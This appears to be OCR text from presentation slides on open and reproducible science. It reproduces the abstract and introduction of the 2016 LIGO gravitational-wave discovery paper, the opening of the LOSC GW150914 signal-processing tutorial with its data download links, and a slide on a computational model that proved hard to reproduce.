
The New England Journal of Medicine (2016)

RESEARCH PARASITES

SCIENCE TOMORROW

## ~~Open Science~~ - Science

Open Access, Open Source, Open Data, Open Methodology, Open Education, Open Peer-review, Much more fun & efficient!



Selected for a Viewpoint in *Physics*

PRL **116,** 061102 (2016) PHYSICAL REVIEW LETTERS week ending 12 FEBRUARY 2016

**Observation of Gravitational Waves from a Binary Black Hole Merger**

B. P. Abbott *et al.*[*]
(LIGO Scientific Collaboration and Virgo Collaboration)
(Received 21 January 2016; published 11 February 2016)

On September 14, 2015 at 09:50:45 UTC the two detectors of the Laser Interferometer Gravitational-Wave Observatory simultaneously observed a transient gravitational-wave signal. The signal sweeps upwards in frequency from 35 to 250 Hz with a peak gravitational-wave strain of $1.0 \times 10^{-21}$. It matches the waveform predicted by general relativity for the inspiral and merger of a pair of black holes and the ringdown of the resulting single black hole. The signal was observed with a matched-filter signal-to-noise ratio of 24 and a false alarm rate estimated to be less than 1 event per 203 000 years, equivalent to a significance greater than $5.1\sigma$. The source lies at a luminosity distance of $410^{+160}_{-180}$ Mpc corresponding to a redshift $z = 0.09^{+0.03}_{-0.04}$. In the source frame, the initial black hole masses are $36^{+5}_{-4} M_\odot$ and $29^{+4}_{-4} M_\odot$, and the final black hole mass is $62^{+4}_{-4} M_\odot$, with $3.0^{+0.5}_{-0.5} M_\odot c^2$ radiated in gravitational waves. All uncertainties define 90% credible intervals. These observations demonstrate the existence of binary stellar-mass black hole systems. This is the first direct detection of gravitational waves and the first observation of a binary black hole merger.

DOI: 10.1103/PhysRevLett.116.061102

**I. INTRODUCTION**

In 1916, the year after the final formulation of the field equations of general relativity, Albert Einstein predicted the existence of gravitational waves. He found that the linearized weak-field equations had wave solutions: transverse waves of spatial strain that travel at the speed of light, generated by time variations of the mass quadrupole moment of the source [1,2]. Einstein understood that gravitational-wave amplitudes would be remarkably small; moreover, until the Chapel Hill conference in 1957 there was significant debate about the physical reality of gravitational waves [3].

Also in 1916, Schwarzschild published a solution for the field equations [4] that was later understood to describe a black hole [5,6], and in 1963 Kerr generalized the solution to rotating black holes [7]. Starting in the 1970s theoretical work led to the understanding of black hole quasinormal modes [8–10], and in the 1990s higher-order post-Newtonian calculations [11] preceded extensive analytical studies of relativistic two-body dynamics [12,13]. These advances, together with numerical relativity breakthroughs in the past decade [14–16], have enabled modeling of binary black hole mergers and accurate predictions of their gravitational waveforms. While numerous black hole candidates have now been identified through electromagnetic observations [17–19], black hole mergers have not previously been observed.

The discovery of the binary pulsar system PSR B1913+16 by Hulse and Taylor [20] and subsequent observations of its energy loss by Taylor and Weisberg [21] demonstrated the existence of gravitational waves. This discovery, along with emerging astrophysical understanding [22], led to the recognition that direct observations of the amplitude and phase of gravitational waves would enable studies of additional relativistic systems and provide new tests of general relativity, especially in the dynamic strong-field regime.


Experiments to detect gravitational waves began with Weber and his resonant mass detectors in the 1960s [23], followed by an international network of cryogenic resonant detectors [24]. Interferometric detectors were first suggested in the early 1960s [25] and the 1970s [26]. A study of the noise and performance of such detectors [27], and further concepts to improve them [28], led to proposals for long-baseline broadband laser interferometers with the potential for significantly increased sensitivity [29–32]. By the early 2000s, a set of initial detectors was completed, including TAMA 300 in Japan, GEO 600 in Germany, the Laser Interferometer Gravitational-Wave Observatory (LIGO) in the United States, and Virgo in Italy. Combinations of these detectors made joint observations from 2002 through 2011, setting upper limits on a variety of gravitational-wave sources while evolving into a global network. In 2015, Advanced LIGO became the first of a significantly more sensitive network of advanced detectors to begin observations [33–36].

A century after the fundamental predictions of Einstein and Schwarzschild, we report the first direct detection of gravitational waves and the first direct observation of a binary black hole system merging to form a single black hole. Our observations provide unique access to the

[*]Full author list given at the end of the article.

*Published by the American Physical Society under the terms of the Creative Commons Attribution 3.0 License. Further distribution of this work must maintain attribution to the author(s) and the published article's title, journal citation, and DOI.*

0031-9007/16/116(6)/061102(16) 061102-1 Published by the American Physical Society



**SIGNAL PROCESSING WITH GW150914 OPEN DATA**

Welcome! This ipython notebook (or associated python script GW150914_tutorial.py ) will go through some typical signal processing tasks on strain time-series data associated with the LIGO GW150914 data release from the LIGO Open Science Center (LOSC):

- https://losc.ligo.org/events/GW150914/
- View the tutorial as a web page - https://losc.ligo.org/s/events/GW150914/GW150914_tutorial.html
- Download the tutorial as a python script - https://losc.ligo.org/s/events/GW150914/GW150914_tutorial.py
- Download the tutorial as iPython Notebook - https://losc.ligo.org/s/events/GW150914/GW150914_tutorial.ipynb

To begin, download the ipython notebook, readligo.py, and the data files listed below, into a directory / folder, then run it. Or you can run the python script GW150914_tutorial.py. You will need the python packages: numpy, scipy, matplotlib, h5py.

On Windows, or if you prefer, you can use a python development environment such as Anaconda (https://www.continuum.io/why-anaconda) or Enthought Canopy (https://www.enthought.com/products/canopy/).

Questions, comments, suggestions, corrections, etc: email losc@ligo.org

v20160208b

**Intro to signal processing**

This tutorial assumes that you know python well enough.

If you know how to use "ipython notebook", use the GW150914_tutorial.ipynb file. Else, you can use the GW150914_tutorial.py script.

This tutorial assumes that you know a bit about signal processing of digital time series data (or want to learn!). This includes power spectral densities, spectrograms, digital filtering, whitening, audio manipulation. This is a vast and complex set of topics, but we will cover many of the basics in this tutorial.

If you are a beginner, here are some resources from the web:

- http://101science.com/dsp.htm
- https://georgemdallas.wordpress.com/2014/05/14/wavelets-4-dummies-signal-processing-fourier-transforms-and-heisenberg/
- https://en.wikipedia.org/wiki/Signal_processing
- https://en.wikipedia.org/wiki/Spectral_density
- https://en.wikipedia.org/wiki/Spectrogram
- http://greenteapress.com/thinkdsp/
- https://en.wikipedia.org/wiki/Digital_filter

And, well, lots more - google it!

**Download the data**

- Download the data files from LOSC:
- We will use the hdf5 files, both H1 and L1, with durations of 32 and 4096 seconds around GW150914, sampled at 16384 and 4096 Hz :
  - https://losc.ligo.org/s/events/GW150914/H-H1_LOSC_4_V1-1126259446-32.hdf5
  - https://losc.ligo.org/s/events/GW150914/L-L1_LOSC_4_V1-1126259446-32.hdf5
  - https://losc.ligo.org/s/events/GW150914/H-H1_LOSC_16_V1-1126259446-32.hdf5
  - https://losc.ligo.org/s/events/GW150914/L-L1_LOSC_16_V1-1126259446-32.hdf5
  - https://losc.ligo.org/s/events/GW150914/GW150914_4_NR_waveform.txt
- Download the python functions to read the data: https://losc.ligo.org/s/sample_code/readligo.py
- From a unix/mac-osx command line, you can use wget; for example,
  - wget https://losc.ligo.org/s/events/GW150914/H-H1_LOSC_4_V1-1126257414-4096.hdf5
- Put these files in your current directory / folder. Don't mix any other LOSC data files in this directory, or readligo.py may get confused.

Here,

- "H-H1" means that the data come from the LIGO Hanford Observatory site and the LIGO "H1" datector;
- the "4" means the strain time-series data are (down-)sampled from 16384 Hz to 4096 Hz;
- the "V1" means version 1 of this data release;
- "1126257414-4096" means the data starts at GPS time 1126257414 (Mon Sep 14 09:16:37 GMT 2015), duration 4096 seconds;
  - NOTE: GPS time is number of seconds since Jan 6, 1980 GMT. See http://www.oc.nps.edu/oc2902w/gps/timsys.html or https://losc.ligo.org/gps/
- the filetype "hdf5" means the data are in hdf5 format: https://www.hdfgroup.org/HDF5/

Note that the the 4096 second long files at 16384 Hz sampling rate are fairly big files (125 MB). You won't need them for this tutorial:

- https://losc.ligo.org/s/events/GW150914/H-H1_LOSC_4_V1-1126257414-4096.hdf5
- https://losc.ligo.org/s/events/GW150914/L-L1_LOSC_4_V1-1126257414-4096.hdf5

Original Article

Companion Notebook

A WELL KNOWN STORY

## Once upon a time, there was a post-doc…


*Interaction between cognitive and motor cortico-basal ganglia loops during decision making: a computational study.* M. Guthrie, A. Leblois, A. Garenne, and T. Boraud, Journal of Neurophysiology, 109, 2013

Nice paper, good results, but…

- No public repository, no version control
- Sources were mixing actual computation and GUI code
- Model was split into a hundred files, main file 6,000 lines long
- Several configuration files, no data saved
- Model description included ambiguous information

Model was hardly reproducible.

